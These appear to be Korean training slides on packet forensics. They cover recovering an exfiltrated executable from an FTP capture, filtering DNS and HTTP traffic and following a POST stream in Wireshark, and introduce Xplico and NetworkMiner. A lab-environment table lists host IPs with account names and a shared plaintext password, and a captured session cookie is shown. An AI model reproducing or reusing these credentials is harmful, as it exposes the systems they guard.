


2

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- FTP 프로토콜 분석 (#2 ftp.pcap)

» TCP Stream 정보에서 [Save as....]를 클릭하여 데이터를 복원한다.



The screenshot shows a NetworkMiner interface with a selected TCP stream. The raw data pane displays a large amount of binary data. Below it, the tool's toolbar includes buttons for 'Entire conversation (138 kB)', 'Show and save data as' (with 'Raw' selected), 'Stream 32', 'Find' (with a search field), 'Find Next', '도움말' (Help), 'Filter Out This Stream', 'Print', 'Save as...' (highlighted with a red box), 'Back', and '닫기(C)' (Close).

2

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- FTP 프로토콜 분석 (#2 ftp.pcap)
 - 데이터를 복원하여 외부에 유출된 파일을 확인할 수 있다.

```
root@kali: ~
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
root@kali:~# file sysmon64.exe
sysmon64.exe: PE32+ executable (console) x86-64, for MS Windows
root@kali:~#
```

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- HTTP 프로토콜 분석 (#4 dns&http.pcap)
 - HTTP(HyperText Transfer Protocol, 문화어: 초본문전송규약, 하이퍼본문전송규약)는 WWW 상에서 정보를 주고받을 수 있는 프로토콜이다.
 - HTTP는 클라이언트와 서버 사이에 이루어지는 요청/응답(request/response) 프로토콜이다.
 - 전달되는 자료는 http:로 시작하는 URL(인터넷 주소)로 조회한다.

클라이언트인 웹 브라우저가 HTTP를 통하여 서버로부터 웹페이지나 그림 정보를 요청




서버는 이 요청에 응답하여 필요한 정보를 해당 사용자에게 전달

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- HTTP 프로토콜 분석 (#4 dns&http.pcap)
 - 웹 요청을 들어가기 전에 dns 프로토콜 확인
 - 클라이언트가 query를 하고 서버가 response를 하는 내용을 확인

#4 dns&http.pcap




No.	Time	Source	Destination	Protocol	Length	Info
239	4.516431	192.168.187.131	192.168.187.2	DNS	80	Standard query 0xd511 AAAA shop-redapi.daum.net
240	4.518605	192.168.187.2	192.168.187.131	DNS	104	Standard query response 0x4920 AAAA adimg.daumcdn.net CNAME
249	4.520758	192.168.187.2	192.168.187.131	DNS	126	Standard query response 0xb7d7 AAAA lithium.daum.net SOA
250	4.520758	192.168.187.2	192.168.187.131	DNS	160	Standard query response 0x1adc A lithium.daum.net A 113.113.113.113
251	4.520759	192.168.187.2	192.168.187.131	DNS	164	Standard query response 0x9efd A shop-redapi.daum.net A 113.113.113.113
252	4.522372	192.168.187.2	192.168.187.131	DNS	130	Standard query response 0xd511 AAAA shop-redapi.daum.net
292	4.589846	192.168.187.131	192.168.187.2	DNS	77	Standard query 0x471b A ocsp.digicert.com
293	4.589916	192.168.187.131	192.168.187.2	DNS	77	Standard query 0x3423 AAAA ocsp.digicert.com
294	4.594884	192.168.187.2	192.168.187.131	DNS	249	Standard query response 0x471b A ocsp.digicert.com CNAME
295	4.594884	192.168.187.2	192.168.187.131	DNS	174	Standard query response 0x3423 AAAA ocsp.digicert.com CNAMES
297	4.602832	192.168.187.131	192.168.187.2	DNS	72	Standard query 0xed4f A s2.symcb.com
298	4.602901	192.168.187.131	192.168.187.2	DNS	72	Standard query 0x65d4 AAAA s2.symcb.com

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- HTTP 프로토콜 분석 (#4 dns&http.pcap)
 - HTTP 프로토콜 중에서 평문으로 데이터 전송은 연한 초록색으로 표시된다.
 - “http”로 필터링 하여 검색하면 효율적으로 찾을 수 있다.

#4 dns&http.pcap




No.	Time	Source	Destination	Protocol	Length	Info
40	4.357280	192.168.187.131	114.108.157.50	HTTP	434	GET / HTTP/1.1
48	4.372816	114.108.157.50	192.168.187.131	HTTP	60	HTTP/1.1 302 Object Moved (text/html)
58	4.381759	192.168.187.131	203.217.238.25	HTTP	459	GET / HTTP/1.1
141	4.435537	192.168.187.131	183.110.194.247	HTTP	376	GET /daumtop_chanel/op/20170502024637308.jpg HTTP/1.1
207	4.449906	192.168.187.131	27.0.237.26	HTTP	599	GET /imp?slotid=DAN-1kizi6towzodw&refqry= HTTP/1.1
221	4.506264	27.0.237.26	192.168.187.131	HTTP	60	HTTP/1.1 200 OK (text/html)
229	4.510602	192.168.187.131	27.0.237.26	HTTP	590	GET /imp?slotid=DAN-soppcwfqiuzn HTTP/1.1
261	4.525045	27.0.237.26	192.168.187.131	HTTP	317	HTTP/1.1 200 OK (text/html)
271	4.531780	192.168.187.131	113.29.189.132	HTTP	491	GET /provide/v2/shopbox HTTP/1.1
272	4.531837	192.168.187.131	27.0.237.56	HTTP	508	GET /red-apigate/daumtop/v2/planmall HTTP/1.1
288	4.549138	113.29.189.132	192.168.187.131	HTTP	60	[TCP Previous segment not captured] Continuation
301	4.609960	192.168.187.131	117.18.237.29	OCSP	483	Request

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- HTTP 프로토콜 분석 (#4 dns&http.pcap)
 - http.request를 사용하면 요청을 모두 확인 가능

#4 dns&http.pcap




No.	Time	Source	Destination	Protocol	Length	Info
207	4.449906	192.168.187.131	27.0.237.26	HTTP	599	GET /imp?slotid=DAN-1k1zi6towzodw&refqry= HTTP/1.1
229	4.510602	192.168.187.131	27.0.237.26	HTTP	590	GET /imp?slotid=DAN-soppcwfqiuzn HTTP/1.1
271	4.531780	192.168.187.131	113.29.189.132	HTTP	491	GET /provide/v2/shopbox HTTP/1.1
272	4.531837	192.168.187.131	27.0.237.56	HTTP	508	GET /red-apigate/daumtop/v2/planmall HTTP/1.1
301	4.609960	192.168.187.131	117.18.237.29	OCSP	483	Request
311	4.615623	192.168.187.131	23.43.11.27	OCSP	478	Request
364	4.733120	192.168.187.131	23.43.11.27	OCSP	478	Request
370	4.752387	192.168.187.131	183.110.194.112	HTTP	426	GET /thumb/S304x200/?fname=http://t1.daumcdn.net/section/
373	4.753696	192.168.187.131	183.110.194.112	HTTP	426	GET /thumb/S304x200/?fname=http://t1.daumcdn.net/section/
404	4.767798	192.168.187.131	23.43.11.27	OCSP	478	Request
432	4.879502	192.168.187.131	23.43.11.27	OCSP	478	Request
447	5.002098	192.168.187.131	113.29.189.132	HTTP	876	POST /union/div/ HTTP/1.1 (application/json)

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- HTTP 프로토콜 분석 (#4 dns&http.pcap)
 - 웹 요청의 메서드 검색을 통해 POST 파일 업로드 확인 가능
 - » http.request.method==POST

#4 dns&http.pcap



No.	Time	Source	Destination	Protocol	Length	Info
301	4.609960	192.168.187.131	117.18.237.29	OCSP	483	Request
311	4.615623	192.168.187.131	23.43.11.27	OCSP	478	Request
364	4.733120	192.168.187.131	23.43.11.27	OCSP	478	Request
404	4.767798	192.168.187.131	23.43.11.27	OCSP	478	Request
432	4.879502	192.168.187.131	23.43.11.27	OCSP	478	Request
447	5.002098	192.168.187.131	113.29.189.132	HTTP	876	POST /union/div/ HTTP/1.1 (application/json)
586	5.077065	192.168.187.131	23.43.11.27	OCSP	478	Request
745	5.589232	192.168.187.131	117.18.237.29	OCSP	483	Request
750	5.596715	192.168.187.131	117.18.237.29	OCSP	483	Request
1613	15.241338	192.168.187.131	23.43.11.27	OCSP	478	Request
1624	15.258970	192.168.187.131	23.43.11.27	OCSP	478	Request

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

• HTTP 프로토콜 분석 (#4 dns&http.pcap)

» POST 패킷에서 마우스 오른쪽 [Follow] 메뉴에서 [TCP Stream]을 클릭한다.

```
Wireshark · Follow TCP Stream (tcp.stream eq 18) · #4 dns&http.pcap
```

```

POST /union/div/ HTTP/1.1
Host: lithium.daum.net
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: http://lithium.daum.net/provide/v2/shopbox
Content-Length: 329
Cookie:
TIARA=TNrAMi5fJAL1yCSQRhDbEGQtSeXZufoyrrRmEGpXeNCfyIbmEUTZG4oFn6kguuTZCZYpL2v_mHUWPRCuBxq
gCw00
Connection: keep-alive

{"divInfoList": [{"divseq":61, "divtype":"AD", "divname":"ad_trendshop"}, {"divseq":161, "divtype":"AD", "divname":"ad_2tab"}, {"divseq":141, "divtype":"CPT", "divname":"cpt_1tab"}, {"divseq":142, "divtype":"CPT", "divname":"cpt_2tab"}, {"divseq":143, "divtype":"CPT", "divname":"cpt_3tab"}, {"divseq":144, "divtype":"CPT", "divname":"cpt_4tab"}]} HTTP/1.1 200 OK
Date: Wed, 03 May 2017 11:50:39 GMT

```

3

<실습> 다양한 툴을 사용한 분석 실습

• 다양한 툴을 사용한 분석 실습

– 실습 목표

» 와이어샤크 외의 유용한 툴을 사용해 패킷을 분석한다.

– 실습 환경

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdkscjfwj0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0!	Security Onion 16.04.5.1 (2018.08.02)
IT	KISA-IT-11	192.168.100.11	Administrator	qhdkscjfwj0!	Windows 7 Pro K (psftp, putty)

– 실습 문제 구성

» 와이어샤크에서 없는 다양한 기능을 제공하는 Xplico와 NetworkMiner를 사용하여 IP, DNS 정보 등을 정리하고 이미지나 HTML 등의 파일을 추출하시오.

3 다양한 툴을 사용한 분석 실습

- Xplico

- Xplico의 목표는 포함된 응용 프로그램 데이터를 인터넷 트래픽 캡처에서 추출!

- » pcap 파일에서 Xplico는 각 전자 메일 (POP, IMAP 및 SMTP 프로토콜), 모든 HTTP 내용, 각 VoIP 호출 (SIP), FTP, TFTP 등을 추출
- » Xplico는 오픈 소스 네트워크 포렌식 분석 도구(Network Forensic Analysis Tool, NFAT)



Open Source
Network Forensic
Analysis Tool

Protocols supported:
 HTTP, IPv6, DNS, IRC, MSN, Facebook, VoIP,
 SIP, RTP, MMS, FTP, ...

<http://www.xplico.org>

3 다양한 툴을 사용한 분석 실습

- Xplico

- Features


- » 지원되는 프로토콜 : HTTP, SIP, IMAP, POP, SMTP, TCP, UDP, IPv6, ...
 - » 각 애플리케이션 프로토콜에 대한 PIPI (Port Independent Protocol Identification)
 - » SQLite 데이터베이스 또는 MySQL 데이터베이스 및 / 또는 파일에 데이터 및 정보 출력
 - » 재구성한 각 데이터에는 플로우를 고유하게 식별하는 XML 파일과 재구성 된 데이터가 포함된 pcap 연결
 - » 임의의 패킷 또는 소프트 ACK 검증을 위한 ACK 검증을 통한 TCP 리 어셈블리
 - » 외부 DNS 서버가 아닌 입력 파일 (pcap)에 포함된 DNS 패키지에서 역 DNS 조회
 - » 데이터 입력 또는 파일 입수 수에 제한 X
 - » 모듈화 : 각 Xplico 구성 요소는 모듈
(입력 인터페이스, 프로토콜 디코더(Dissector) 및 출력 인터페이스 등)
 - » 가장 적절하고 유용하게 추출된 데이터를 구성 할 수 있는 디스패처를 쉽게 생성 할 수 있는 기능.

<실습> 다양한 툴을 사용한 분석 실습

• Xplico

– 칼리리눅스에 Xplico 설치 (이미 설치돼 있다)

- » apt-get install xplico
- » Xplico 실행 : xplico-webui



```
root@kali: ~
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
root@kali:~# xplico-webui
[*] Please wait for the Xplico service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:9876

● apache2.service - The Apache HTTP Server
  Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
  Active: active (running) since Fri 2018-09-07 11:42:03 KST; 6s ago
    Process: 30585 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 30601 (apache2)
     Tasks: 7 (limit: 4770)
    Memory: 22.5M
   CGroup: /system.slice/apache2.service
           ├─30601 /usr/sbin/apache2 -k start
           ├─30603 /usr/sbin/apache2 -k start
           ├─30604 /usr/sbin/apache2 -k start
           ├─30605 /usr/sbin/apache2 -k start
           ├─30606 /usr/sbin/apache2 -k start
           ├─30607 /usr/sbin/apache2 -k start
